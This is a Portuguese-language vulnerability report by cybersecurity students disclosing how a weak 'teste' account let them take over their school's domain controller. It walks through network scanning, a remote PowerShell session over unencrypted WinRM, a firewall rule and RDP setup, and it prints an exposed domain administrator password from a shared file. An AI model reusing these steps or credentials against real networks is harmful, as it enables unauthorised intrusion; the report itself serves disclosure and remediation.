

2025

Relatório de Vulnerabilidade dos servidores

CIBERSEGURANÇA

JOSÉ COUTO, 2024026

RAFAEL BAPTISTA, 2024134

RODRIGO BALTAZAR, 2024142

SAMUEL ROCHA, 2024127

Índice

Introdução	2
Vulnerabilidade	3
Escalada para o servidor	4
Solução para a vulnerabilidade	9
Conclusão	10

Introdução

Este relatório tem como objetivo alertar a instituição acerca de uma vulnerabilidade crítica que encontramos no domínio do ISTECA. Através dos computadores da sala de aula podemos aceder e tomar controle total do servidor da instituição, podendo colocar em causa todo o funcionamento de seus serviços e o vazamento de toda a informação sigilosa.

Por meio do servidor, notamos ser possível aceder aos computadores da secretaria, e seus respetivos conteúdos, assim como os do administrador de rede e de toda a instituição, o que permite o controle total do sistema.

O nosso intuito em relatar aqui esta vulnerabilidade é para que seja mitigada o mais rápido possível e assegurar a segurança da informação de todos. Realçamos o nosso zelo e compromisso ético perante a instituição de que nenhuma informação sigilosa foi comprometida e nenhum dano ao servidor e demais serviços foi realizado durante a análise desta vulnerabilidade.

Vulnerabilidade

O servidor do ISTECA presta um importante serviço a instituição. Através dele, diferentes utilizadores, com cargos e funções variados, podem aceder aos seus postos de trabalho, compartilhar pastas e arquivos, utilizar programas e muito mais, o que facilita muito a administração do sistema. Todo esse serviço é gerido por um administrador de sistema, que é o responsável por criar as regras para os utilizadores, instalar os programas e fazer a sua manutenção, o que lhe dá controle total de todo o servidor.

A vulnerabilidade está justamente na existência de um utilizador chamado de teste com credenciais de administrador. Notamos a existência deste utilizador ao usarmos os computadores da sala de aula e acedermos a pasta utilizadores, lá ao habilitarmos as pastas ocultas o encontramos.





Figura 1 Imagem retirada dos computadores da sala de Cibersegurança.

A existência do utilizador não é a vulnerabilidade, e sim a sua palavra-passe muito frágil: “teste”. Isso nos permitiu aceder aos computadores da sala de aula com privilégio de administrador.

Escalada para o servidor

Agora com este utilizador somos administradores locais, apenas no computador da sala de aula, o próximo passo para explorar a vulnerabilidade é escalar para administrador de domínio, o responsável pelo servidor. Para isso nós precisávamos do endereço do servidor, o seu ip.

Para obtermos o ip bastou aceder até o prompt de comando do Windows, e utilizar o comando: `ipconfig /all`.



```

'> Seleccionar Administrator: Linha de comandos
Microsoft Windows [Version 10.0.26100.4351]
(c) Microsoft Corporation. Todos os direitos reservados.

C:\Windows\System32>ipconfig /all
'ipconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32>ipconfig /all

Windows IP Configuration

Host Name . . . . . : S1001
Primary Dns Suffix . . . . . : ita.porto.alunos
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ita.porto.alunos

Ethernet adapter Ethernet:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : inforabreu.local
Description . . . . . : Intel(R) Ethernet Connection (15) I219-LM
Physical Address . . . . . : 6C-0B-5E-43-7F-DD
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Ethernet adapter vEthernet (WSL (Hyper-V firewall)):

Connection-specific DNS Suffix . :
Description . . . . . : Hyper-V Virtual Ethernet Adapter
Physical Address. . . . . : 00-15-5D-99-A5-2C
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::6ce4:769e:4ab6:1e84%20(PREFERRED)
IPv4 Address. . . . . : 172.22.96.1(PREFERRED)
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . :
DHCPv6 IID . . . . . : 335549789
DHCPv6 Client DUID. . . . . : 00-01-00-01-2F-92-0E-23-6C-0B-5E-43-7F-DD
NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) I210 Gigabit Network Connection
Physical Address. . . . . : 6C-0B-5E-43-7F-DE
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::5c43:ce62:f400:f529%17(PREFERRED)
IPv4 Address. . . . . : 192.168.206.207(PREFERRED)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.192.1
DHCPv6 IID . . . . . : 258739038
DHCPv6 Client DUID. . . . . : 00-01-00-01-2F-92-0E-23-6C-0B-5E-43-7F-DD
DNS Servers . . . . . : 192.168.192.10
NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter Ethernet 3:

Connection-specific DNS Suffix . :
Description . . . . . : VirtualBox Host-Only Ethernet Adapter
Physical Address. . . . . : 0A-00-27-00-00-08
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::3fb0:375b:55b3:dd58%8(PREFERRED)
IPv4 Address. . . . . : 192.168.56.1(PREFERRED)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IID . . . . . : 403308583
DHCPv6 Client DUID. . . . . : 00-01-00-01-2F-92-0E-23-6C-0B-5E-43-7F-DD
NetBIOS over Tcpip. . . . . : Enabled


C:\Windows\System32>

```

Figura 2 Imagem retirada do terminal de comando apos o comando `ipconfig /all`

O comando exibe todas as configurações de ip do Windows, onde o computador está conectado e muitas outras informações. Obtivemos 2 números de ips importantes, o ip do roteador, que logo foi descartado com uma das possibilidades de ser o servidor, e o ip do servidor DNS.

Para confirmarmos se o ip do servidor era realmente o mesmo do DNS rodamos um pequeno script chamado **nmap**, com ele é possível verificar todas as portas abertas do firewall.



```

Linha de comandos      + 
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsmans
7070/tcp open  realserver
MAC Address: 18:60:24:A7:DD:3F (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 5.17 seconds

C:\Users\teste>nmap 192.168.192.10
Starting Nmap 7.97 ( https://nmap.org ) at 2025-06-13 13:00 +0100
Nmap scan report for 192.168.192.10
Host is up (0.0015s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsmans
7070/tcp  open  realserver
MAC Address: 18:60:24:A7:DD:3F (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 5.31 seconds
C:\Users\teste>


```

Figura 3 Imagem retirada do terminal após o comando nmap.

Duas portas chamaram a nossa atenção, a primeira a porta 88, do protocolo de autenticação Kerberos, utilizada principalmente em servidores de ambiente corporativo que utilizam o Active Directory da Microsoft, forte indício de que encontramos o ip do servidor.

A segunda porta trata-se da 5985 wsmans, porta para aceder remotamente ao servidor e que não possuí nenhum tipo de criptografia.

O próximo passo era testar se nossas credenciais de administradores locais também estavam configuradas como administradores de domínio, e assim acedermos ao controle do servidor. Para isso, utilizamos o PowerShell do Windows e tentamos aceder remotamente através da porta 5985 o terminal de controle do servidor com o seguinte comando.



```
Selecionar Administrador: Windows PowerShell
PS C:\Windows\system32> Enter-PSSession -ComputerName 192.168.192.10 -Credential (Get-Credential)
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[192.168.192.10]: PS C:\Users\teste\Documents>
```

Figura 4 Comando realizado no PowerShell para aceder remotamente.





Figura 5 Credenciais do utilizador teste.

Assim descobrimos que o utilizador teste possuía o privilégio de administrador de domínio e entramos no terminal do servidor.

No terminal utilizamos dois comandos no terminal do servidor para podermos aceder remotamente:



```

[+] Seleccionar Administrador: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> New-NetFirewallRule -DisplayName "Allow RDP" -Name "Allow-RDP" -Protocol TCP -LocalPort 6000 -Action Allow -Enabled True -Profile Any
>> ^C
PS C:\Windows\system32> Install-WindowsFeature -Name RDS-RD-Server
>>

```

Figura 6 Comandos utilizados no PowerShell

O primeiro adicionou uma nova regra na firewall do servidor que permitiu a conexão remota. O segundo instalou no servidor o acesso remoto do Windows, ferramenta amplamente utilizada criada pela própria Microsoft para aceder remotamente.

Bastava agora aceder remotamente através do ip do servidor com o seguinte comando:



```

[+] Administrador: Linha de comandos
Microsoft Windows [Version 10.0.26100.4351]
(c) Microsoft Corporation. Todos os direitos reservados.

C:\Windows\System32>mstsc /v:192.168.192.10:6000

```

Figura 7 Comandos utilizado no prompt de comando do Windows.

O que nos permitiu aceder e tomar controle total do servidor:




Figura 8 Imagem retirada do Desktop do servidor.





Figura 9 Imagem do AnyDesk retirada do servidor durante a tomada de controle.

Aqui, é possível aceder remotamente a qualquer computador e utilizador do ISTECA, assim como suas pastas e conteúdos. Apesar de totalmente possível, não acedemos a nenhum outro computador ou pasta para respeitar a privacidade e informação de todos, demonstrar essa capacidade violaria a lei de proteção de dados, RGPD.

Solução para a vulnerabilidade

A principal causa desta vulnerabilidade está na existência de um utilizador com privilégios de administrador com credenciais muitos simples. Para maior segurança, somente a utilizador do administrador deve ter estes privilégios e sua palavra-passe deve ser a mais segura possível. Por isso recomendamos a exclusão imediata do utilizador teste e a mudança da palavra passe do administrador, que também foi descoberta por estar em uma pasta compartilhada no domínio:



```
container.dat container.dat container.dat istec@ita.porto.alunos_identity_pro: transferir 10b de ubuntu silencioso Novo Documento de Texto.txt backup.txt ProfileMigrate.ini Ficheiro Editar Ver
[ProfileMigrate.ini - Parâmetros para scripts de migração]
; =====
; Novo domínio completo
DomainName = ita.porto.alunos
; Credenciais do Domain Admin
DomainUser = ita
DomainPassword = Teste2025!
; OU onde os computadores vão ficar
OUPath = OU=Computers,DC=ita,DC=porto,DC=alunos
; Contas locais que devem permanecer administradores
LocalAdmins = IT
; Nome da Scheduled Task
TaskName = ProfileMigration

Ln 1, Col 1  500 caracteres 100% Windows (CR/LF) UTF-8
```

Figura 10 Arquivo de texto com as credenciais do administrador.

Além da vulnerabilidade principal, outra vulnerabilidade encontrada foi o uso da porta da, 5985 wsman. Esta porta utiliza o protocolo HTTP sem nenhum tipo de criptografia, o que a torna insegura. Se o acesso remoto for necessário, deve-se utilizar a porta 5986 com o protocolo HTTPS, criptografando o tráfego WinRM. Caso o acesso remoto for desnecessário, esta porta deve ser fechada.

Conclusão

O controle do servidor por pessoas não autorizadas é uma das falhas mais graves que podem ocorrer, pois poem em causa a segurança de toda a informação ali armazenada. Nós como alunos do ISTECA, zelamos pela segurança, privacidade e integridade da instituição, e por isso escrevemos esse relatório tendo em vista exclusivamente a proteção de todos. Em nenhum momento tivemos a intenção de prejudicar o trabalho dos profissionais envolvidos na administração, secretaria, professores e alunos. Esperamos que este pequeno relatório ajude a instituição a se tornar cada vez melhor e que demonstre o sucesso técnico e ético do curso de Cibersegurança que começou a tão pouco tempo. Estamos a inteira disponibilidade para esclarecer qualquer dúvida que surja sobre o tema abordado e dispostos a contribuir mais para a segurança da instituição caso seja requisitado.